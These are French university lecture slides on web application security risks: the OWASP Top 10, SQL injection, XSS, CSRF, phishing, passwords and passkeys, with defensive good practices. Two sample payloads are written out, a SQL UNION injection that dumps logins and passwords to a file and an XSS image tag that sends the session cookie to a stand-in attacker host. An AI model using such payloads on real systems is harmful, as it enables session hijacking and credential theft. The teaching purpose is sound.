12. Risques applicatifs

2 décembre 2024

Développement web il3

Risques applicatifs des app web

HE-Arc (DGR) 2022

Risque

- Faille ou bug permettant d'altérer le fonctionnement
- Un attaquant pourra :
  - Modifier le fonctionnement
  - Accéder ou modifier les données
- Présence possible à tous les niveaux d'un système
  - Application
  - Serveur et Client
  - OS
  - SGBD, …
- Responsabilité des développeurs :
  - OS, serveurs, langages : patches rapidement disponibles
  - nos applications : **c'est nous qui en sommes responsables**

OWASP[1]

- Open Web Application Security Project

[1] https://owasp.org/

- Fondation pour améliorer la sécurité des webapps
- Fondée en 2004, internationale, sans but lucratif
- Référence principale dans le domaine
- Propose :
  - Top 10 (web et mobile[2]) : Méthode[3], CVSS[4], CWE[5]
  - Grande communauté d'experts
  - Formation, documentation et ressources
  - Outils d'audit, de tests et de formation

Top 10[6] OWASP 2021 (fr[7] - historique[8])

1. Contrôle d'accès défaillants
2. Défaillances cryptographiques
3. Injections
4. Conception non sécurisée
5. Mauvaise configuration de sécurité
6. Composants vulnérables et obsolètes
7. Identification & Authentification de mauvaise qualité
8. Manque d'intégrité des données et du logiciel
9. Carences des systèmes de contrôle et de journalisation
10. Falsification de requêtes côté serveur

- Non exhaustif : ex. : risques liés à Node JS[9]

Injection de code

- Données mal validées : possibilité d'exécuter du code
- Passées par requêtes :
  - formulaires
  - URL
  - ...
- Type de code injectable : TOUS !

[2] https://owasp.org/www-project-mobile-top-10/
[3] https://owasp.org/Top10/#methodology
[4] https://www.first.org/cvss/calculator/3.0
[5] https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html
[6] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
[7] https://owasp.org/Top10/fr/
[8] https://www.hahwul.com/cullinan/history-of-owasp-top-10/
[9] https://cheatsheetseries.owasp.org/cheatsheets/NPM_Security_Cheat_Sheet.html

- HTML
- SQL
- Javascript
- ...

Injections SQL

- Modifier les requêtes envoyées au SGBD
- Obtention d'un résultat non prévu par le développeur
- Deviner la structure du code pour l'exploiter
- SQL est puissant : UNION, INTO DUMPFILE, ...

Exemples[10]

```
SELECT titre, num FROM livres WHERE num=2 UNION
SELECT login, password FROM user INTO DUMPFILE 'www/exploit.txt'
```


Eviter les injections SQL

- N'accepter que des caractères valides
- A défaut, neutraliser les caractères dangereux
- Utiliser les entités HTML
- Vérifications strictes dans le code
- Eviter les noms prévisibles pour une appli critique

Cross Site Scripting (XSS)

- Injection de code (html et script)

[10] https://fr.wikipedia.org/wiki/Injection_SQL



A High Level View of a typical XSS Attack

- Exécution par le navigateur du client

Cross Site Scripting (XSS)

- Enjeux : tout ce qui est possible en JS
  - Redirection
  - Lecture de cookies (session, ...)
  - Envoi d'info à un autre serveur
  - Modification du contenu de la page
  - ...
- Souvent utilisé pour transmettre le cookie de session

```
<img src="http://www.urlinexistante.com/im.jpg"
     onerror="window.location='http://www.pirate.com/recupcookie.jsp?
     cookie='+document.cookie';">
```

3 types de XSS

- Reflected XSS
  - Affichage d'une partie de la requête (recherche, erreur, ...)
- Stored XSS

  - Stockage dans la BDD et affichage (= exécution) par plusieurs clients
- DOM based XSS
  - Exécutée lors de la modification du DOM (Exemple[11])

Cross Site Request Forgery (CSRF - Sea Surf)

- **Principe** :
  - Faire réaliser à quelqu'un une action à son insu, avec ses propres infos d'authentification (credentials)
- Envoi par mail ou post forum de liens ou images
- Les URL correspondent à actions (vote, suppression, ...)

Exemple[12] (SOP, CORS)

Phishing

- Site sosie d'un site officiel :
  1. L'utilisateur saisit ses données...
  2. ... l'attaquant les récupère...
  3. ... et les utilise sur le site officiel
- Difficile à contrer pour le développeur
- L'utilisateur doit être prudent
- Bien lire les URLS et le GUI du navigateur pas toujours suffisant
- Ne pas utiliser de lien dont on n'est pas sur de la source (Homograph Attack[13], Homoglyphes[14], Unicode Spoofing[15])

Risques non liés à l'application

- IoT : souvent mal sécurisé (shodan.io[16])
- DoS
- Spoofing (IP, DNS, ARP)

[11] https://www.owasp.org/index.php/DOM_Based_XSS
[12] https://www.owasp.org/index.php/CSRF
[13] https://www.xudongz.com/blog/2017/idn-phishing/
[14] https://github.com/codebox/homoglyph/blob/master/raw_data/char_codes.txt
[15] https://onlineunicodetools.com/spoof-unicode-text
[16] https://www.shodan.io/

- Buffer Overflows (surtout en C)
- Trojans, backdoors
- Usurpation de mots de passe : dictionnaire, force brute
- **SOCIAL ENGINEERING !!!**

Authentification

- **Identification** : annoncer qui on est
- **Authentification** : prouver qu'on est la personne qu'on prétend être :

  1. Avec quelque chose que l'on **sait** (PIN, mot de passe)
  2. Avec quelque chose que l'on **possède** (téléphone, token, ...)
  3. Avec quelque chose que l'on **est** (biométrie)

- La sécurité augmente si on combine ces facteurs
- Important de prendre en compte l'utilisabilité

Top 500 passwords cloud

Figure 1: top 500 passwords cloud

Mots de passe

- 30% of users have a password from the top 10'000 (source[17])
- Our passwords habits revealed[18]
- xkcd's password strength[19]

[17] https://mojoauth.com/blog/why-are-businesses-still-using-passwords/
[18] https://visual.ly/our-password-habits-revealed
[19] https://xkcd.com/936/

- 2017 : NIST 800-63-3[20] suivi par la NCSC[21]
  - Mots de passe longs plutôt qu'avec des caractères spéciaux
  - Ne forcer le changement qu'en cas de nécessité
  - Autoriser et accompagner l'utilisation de password managers
  - Utiliser la 2FA
- Plusieurs tentatives pour s'en affranchir :
  - Microsoft[22], passwordless[23] authentication
  - 2022 : Passkeys : JS API WebAuthN[24] + CTAP/U2F[25]

Passkeys[26]

- Paire de clés asymétriques au lieu d'un mot de passe
- Initiative de l'alliance FIDO[27]
- Fin 2022 : intégrée à Android, iOS, win11 et MacOS
- Résolution de challenges : pas d'info sensible sur le réseau
- 3 acteurs :
  - User Agent : Humain / Navigateur
  - Relying Party : Serveur (service auquel on veut s'authentifier)
  - Authenticator : Clef USB / Smartphone / OS + biométrie
- Communication :
  - User Agent <=> Authenticator : CTAP / U2F
  - User Agent <=> Relying Party : API JS WebAuthn[28]




Figure 2: Architecture



USER
:USER AGENT
:RELYING PARTY
:AUTHENTICATOR
Goes to relying party's website
HTTP GET
HTTP
Relying party's script running on the user agent calls navigator.credentials.create with this data
Click register button
Get challenge
Challenge
Challenge + create new credentials command
Authorization request (optional)
Authorized
New credentials + signed challenge
Credentials (public key) + signed challenge
Registered
Registered

Figure 3: Reg

Passkeys : Acteurs[29]

Passkeys : Enregistrement[30]

Passkeys : Authentification[31]

Collecte d'information

- Toute information est bonne pour l'attaquant
  - Messages d'erreur
  - Configuration OS serveur
  - Configuration serveurs (http, sql, php, ...)
  - Identifiants et commentaires dans sources -au cas où-
  - SOCIAL ENGINEERING !
- Le développeur doit laisser filter un minimum d'info !
- Utilisée aussi par les "white hats" (ethical hackers) : Honeypots[32]

Bonnes pratiques

- Configuration stricte du serveur
- Valider toutes les entrées (formulaires, requêtes HTTP)
- Filtrage/encodage de toutes les entrées en entités HTML
- Ne jamais afficher directement une saisie de formulaire
  - Ni aucune donnée transmise par HTTP avant de l'avoir filtrée !
- Tester ses formulaires avec des expressions à risques
- Contrôler le maximum de paramètres (même si redondant) :

[20] https://nakedsecurity.sophos.com/2016/08/18/nists-new-password-rules-what-you-need-to-know/
[21] https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach
[22] https://www.microsoft.com/security/blog/2021/09/15/the-passwordless-future-is-here-for-your-microsoft-account/
[23] https://hacks.mozilla.org/2014/10/passwordless-authentication-secure-simple-and-fast-to-deploy/
[24] https://en.wikipedia.org/wiki/WebAuthn
[25] https://u2f-key.tech/fr/
[26] https://medium.com/webauthnworks/introduction-to-webauthn-api-5fd1fb46c285
[27] https://fidoalliance.org/members/
[28] https://webauthn.guide/
[29] https://auth0.com/blog/introduction-to-web-authentication/
[30] https://www.freecodecamp.org/news/intro-to-webauthn/
[31] https://www.freecodecamp.org/news/intro-to-webauthn/
[32] https://hackertarget.com/cowrie-honeypot-analysis-24hrs/




Figure 4: Auth

  - Session, IP, user agent, proxy, ...
- Utiliser un framework
  - ces bonnes pratiques sont déjà implémentées
- Suites et logiciels de test

Références

- Référence
  - OWASP[33], webinar fr 2016[34]
  - WebAuthn : w3c[35], MDN[36]
- Exemples, explications
  - Présentation XSS et CSRF[37] en français
  - Protection CSRF[38] en français
- Utilitaires, tutos, exercices
  - Web Goat[39]
  - Insecure Labs[40]
  - Google-Gruyere[41]

Sources

[33] https://www.owasp.org/index.php/Main_Page
[34] https://www.youtube.com/watch?v=pHI2zitLph8
[35] https://www.w3.org/TR/webauthn/
[36] https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API
[37] https://www.journaldunet.com/developpeur/tutoriel/php/031030php_nexen-xss1.shtml
[38] https://www.apprendre-php.com/tutoriels/tutoriel-39-introduction-aux-cross-site-request-forgeries-ou-sea-surf.html
[39] https://www.owasp.org/index.php/Webgoat
[40] https://www.insecurelabs.org/task
[41] https://google-gruyere.appspot.com/